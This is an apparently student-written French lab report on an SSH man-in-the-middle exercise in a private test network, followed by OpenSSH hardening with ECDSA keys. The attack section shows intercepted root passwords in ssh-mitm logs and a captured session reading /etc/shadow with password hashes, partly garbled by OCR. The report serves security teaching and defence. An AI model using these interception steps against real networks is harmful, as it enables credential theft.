
> Installation du paquet tcpdump sur la machine MITM :

```
root@MITM:~/ssh-mitm# apt-get install tcpdump
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  tcpdump
0 upgraded, 1 newly installed, 0 to remove and 17 not upgraded.
Need to get 466 kB of archives.
After this operation, 1361 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bullseye/main amd64 tcpdump amd64 4.99.0-2+deb11u1 [466 kB]
Fetched 466 kB in 6s (82.1 kB/s)
apt-listchanges: Can't set locale; make sure $LC_* and $LANG are correct!
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.utf-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
locale: Cannot set LC_CTYPE to default locale: No such file or directory
locale: Cannot set LC_MESSAGES to default locale: No such file or directory
locale: Cannot set LC_ALL to default locale: No such file or directory
Selecting previously unselected package tcpdump.
(Reading database ... 171415 files and directories currently installed.)
Preparing to unpack .../tcpdump_4.99.0-2+deb11u1_amd64.deb ...
Unpacking tcpdump (4.99.0-2+deb11u1) ...
Setting up tcpdump (4.99.0-2+deb11u1) ...
Processing triggers for man-db (2.9.4-2) ...
root@MITM:~/ssh-mitm#
```

> Ping du client vers le serveur pour analyser et capturer les trames sur la machine MITM :

```
root@DS1: ~#ping 192.168.3.254
PING 192.168.3.254 (192.168.3.254) 56(84) bytes of data.
64 bytes from 192.168.3.254: icmp_seq=1 ttl=64 time=8.87 ms
64 bytes from 192.168.3.254: icmp_seq=2 ttl=64 time=17.1 ms
64 bytes from 192.168.3.254: icmp_seq=3 ttl=64 time=12.9 ms
64 bytes from 192.168.3.254: icmp_seq=4 ttl=64 time=9.30 ms
64 bytes from 192.168.3.254: icmp_seq=5 ttl=64 time=16.9 ms
64 bytes from 192.168.3.254: icmp_seq=6 ttl=64 time=20.0 ms
64 bytes from 192.168.3.254: icmp_seq=7 ttl=64 time=14.7 ms
^C
--- 192.168.3.254 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6037ms
rtt min/avg/max/mdev = 8.867/14.256/20.016/3.849 ms
root@DS1: ~#
```


> Capture des pings du client vers le serveur sur la machine MITM :




> Connexion en tant que US3 sur DS1 :

```
root@DS1: ~#ssh 192.168.3.254
The authenticity of host '192.168.3.254 (192.168.3.254)' can't be established.
ED25519 key fingerprint is SHA256:5B2ZiYW+iZiiNYY7naBdFbaZXhdZIPa3zXrXL9gPK4Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.254' (ED25519) to the list of known hosts.
root@192.168.3.254's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of ven. 02 mai 2025 14:16:50 UTC

  System load:  0.02              Processes:             114
  Usage of /:   24.4% of 18.53GB  Users logged in:       1
  Memory usage: 10%               IPv4 address for enp0s3: 172.17.101.204
  Swap usage:   0%


La maintenance de sécurité étendue pour Applications n'est pas activée.

48 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentaires.
Visitez https://ubuntu.com/esm ou executez : sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri May  2 13:38:15 2025 from 192.168.3.1
root@us3:~# _
```

> Affichage des mots de passes encryptés de US3 :



> Affichage de la table FILTER :



> Arrêt du spoofing sur la MITM :

> Interception des identifiants user et des mots de passes :

```
May  2 16:16:34 MITM useradd[18633]: new user: name=tcpdump, UID=117, GID=126, home=/nonexistent, shell=
/usr/sbin/nologin, from=/dev/pts/1
May  2 16:16:34 MITM usermod[18640]: change user 'tcpdump' password
May  2 16:16:34 MITM chage[18647]: changed password expiry for tcpdump
May  2 16:17:01 MITM CRON[18697]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
May  2 16:17:01 MITM CRON[18697]: pam_unix(cron:session): session closed for user root
May  2 16:19:40 MITM sshd_mitm[18713]: INTERCEPTED PASSWORD: hostname: [192.168.3.254]; username: [root]
; password: [Azerty0] [preauth]
May  2 16:19:40 MITM sshd_mitm[18713]: Accepted password for ssh-mitm from 192.168.3.1 port 60204 ssh2
May  2 16:19:40 MITM sshd_mitm[18715]: MITM: rejecting env request.
May  2 16:21:29 MITM sshd_mitm[18335]: Received signal 15; terminating.
root@MITM:~/ssh-mitm#
```

> Affichage du contenu du fichier shell_session_2 :

```
root@MITM:/home/ssh-mitm/log# cd /home/ssh-mitm/
root@MITM:/home/ssh-mitm# ls
bin  empty  etc  log  run.sh  tmp
root@MITM:/home/ssh-mitm# cd log
root@MITM:/home/ssh-mitm/log# ls
client.log  shell_session_0.txt  shell_session_1.txt  shell_session_2.txt
root@MITM:/home/ssh-mitm/log# cat shell_session_2.txt
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or p
roxy settingslear
            at /etc/shadow
**root:$y$j9T$Psy8RbLvuaCduE1/DJa.j.$X9HqgcgQqxb8ykZJq2IspYZfhsAaOZZmmpUfJfdlosD:20174:0:99999:7:::
daemon:*:20135:0:99999:7:::6:50 2025 from 192.168.3.100
bin:*:20135:0:99999:7:::
sys:*:20135:0:99999:7:::
sync:*:20135:0:99999:7:::
games:*:20135:0:99999:7:::
man:*:20135:0:99999:7:::
lp:*:20135:0:99999:7:::
mail:*:20135:0:99999:7:::
news:*:20135:0:99999:7:::
uucp:*:20135:0:99999:7:::
proxy:*:20135:0:99999:7:::
www-data:*:20135:0:99999:7:::
backup:*:20135:0:99999:7:::
list:*:20135:0:99999:7:::
irc:*:20135:0:99999:7:::
_apt:*:20135:0:99999:7:::
nobody:*:20135:0:99999:7:::
systemd-network:!*:20135::::::
systemd-timesync:!*:20135::::::
dhcpcd:!:20135::::::
messagebus:!:20135::::::
systemd-resolve:!*:20135::::::
pollinate:!:20135::::::
polkitd:!*:20135::::::
syslog:!:20135::::::
uuidd:!:20135::::::
tcpdump:!:20135::::::
tss:!:20135::::::
landscape:!:20135::::::
fwupd-refresh:!*:20135::::::
usbmux:!:20174::::::
sshd:!:20174::::::
enzo:$6$PYKhiptables -LmA0rR2qszUH816dG7.4kxLhnEa/nT83/n9oa4byWuSoLk9WHJR99/cxL8ashw2pSO/PeLvnZPqEL8
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@us3:~# root@MITM:/home/ssh-mitm/log#
```

> Tentative de reconnexion en SSH depuis DS1 sur US3 qui ne peut aboutir car la clé publique enregistrée est celle du pirate :


```
root@DS1: ~#ip neigh flush all
root@DS1: ~#ssh 192.168.3.254
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:g47BHlKYLyj294WcteEeu1vEFJO+m8PwuCCw0dz/u6U.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /root/.ssh/known_hosts:2
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.3.254"
Host key for 192.168.3.254 has changed and you have requested strict checking.
Host key verification failed.
root@DS1: ~#
```

> Suppression de la clé publique du pirate :


```
root@DS1: ~#ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.3.254"
# Host 192.168.3.254 found: line 2
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
root@DS1: ~#
```

4. Renforcement de la sécurité du service OpenSSH


> Création d'une nouvelle clé ECDSA sur DS1 :



> Affichage de la bonne création des clés et du fichier known_hosts :



> Affichage du contenu de la nouvelle clé publique :



> Activation des lignes PubkeyAuthentification yes et AuthorizedKeysFile du fichier sshd_config :

```
 GNU nano 7.2                                                  /etc/ssh/sshd_config

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody
```

> Redémarrage du système SSH :

```
root@us3:~# systemctl restart sshd
root@us3:~# _
```

> Activation des lignes ECDSA et Port 22 du fichier ssh_config :

```
 GNU nano 7.2                                                  /etc/ssh/ssh_config *
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Include /etc/ssh/ssh_config.d/*.conf

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
    IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
    Port 22
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
```

> Copie de la clé publique de DS1 vers US3 :

```
root@DS1: ~#ssh-copy-id -i .ssh/id_ecdsa.pub root@192.168.3.254
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: ".ssh/id_ecdsa.pub"
The authenticity of host '192.168.3.254 (192.168.3.254)' can't be established.
ED25519 key fingerprint is SHA256:g47BHlKYLyj294WcteEeu1vEFJO+m8PwuCCw0dz/u6U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
root@192.168.3.254's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'root@192.168.3.254'"
and check to make sure that only the key(s) you wanted were added.

root@DS1: ~#
```

> Affichage du contenu de la clé sur US3 :

```
root@us3:~# cd .ssh/
root@us3:~/.ssh# ls -l
total 4
-rw------- 1 root root 170 mai    2 14:37 authorized_keys
root@us3:~/.ssh# cat authorized_keys
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBETl6jOsL7YrkiYZLM2CB/mtR4MtwkSrkQVmqqWiTdASxrS
 root@DS1
root@us3:~/.ssh# _
```

> Connexion SSH DS1 sur US3 avec l'authentification de la passphrase :

```
root@DS1: ~#ssh 192.168.3.254
Enter passphrase for key '/root/.ssh/id_ecdsa':
Enter passphrase for key '/root/.ssh/id_ecdsa':
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of ven. 02 mai 2025 14:40:33 UTC

  System load:  0.0               Processes:             116
  Usage of /:   24.4% of 18.53GB  Users logged in:       1
  Memory usage: 11%               IPv4 address for enp0s3: 172.17.101.204
  Swap usage:   0%


La maintenance de sécurité étendue pour Applications n'est pas activée.

48 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentaires.
Visitez https://ubuntu.com/esm ou executez : sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri May  2 14:23:53 2025 from 192.168.3.100
root@us3:~#
```

> Activation de l'agent SSH :

```
root@DS1: ~#ssh-agent /bin/bash
root@DS1: ~#ssh-ad
bash: ssh-ad : commande introuvable
root@DS1: ~#ssh-add
Enter passphrase for /root/.ssh/id_ecdsa:
Identity added: /root/.ssh/id_ecdsa (root@DS1)
root@DS1: ~#_
```

> Connexion SSH sur US3 :

```
root@DS1: ~#ssh 192.168.3.254
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of ven. 02 mai 2025 14:43:35 UTC

  System load:  0.0               Processes:             115
  Usage of /:   24.4% of 18.53GB  Users logged in:       1
  Memory usage: 11%               IPv4 address for enp0s3: 172.17.101.204
  Swap usage:   0%


La maintenance de sécurité étendue pour Applications n'est pas activée.

48 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentaires.
Visitez https://ubuntu.com/esm ou executez : sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri May  2 14:40:33 2025 from 192.168.3.1
root@us3:~#
```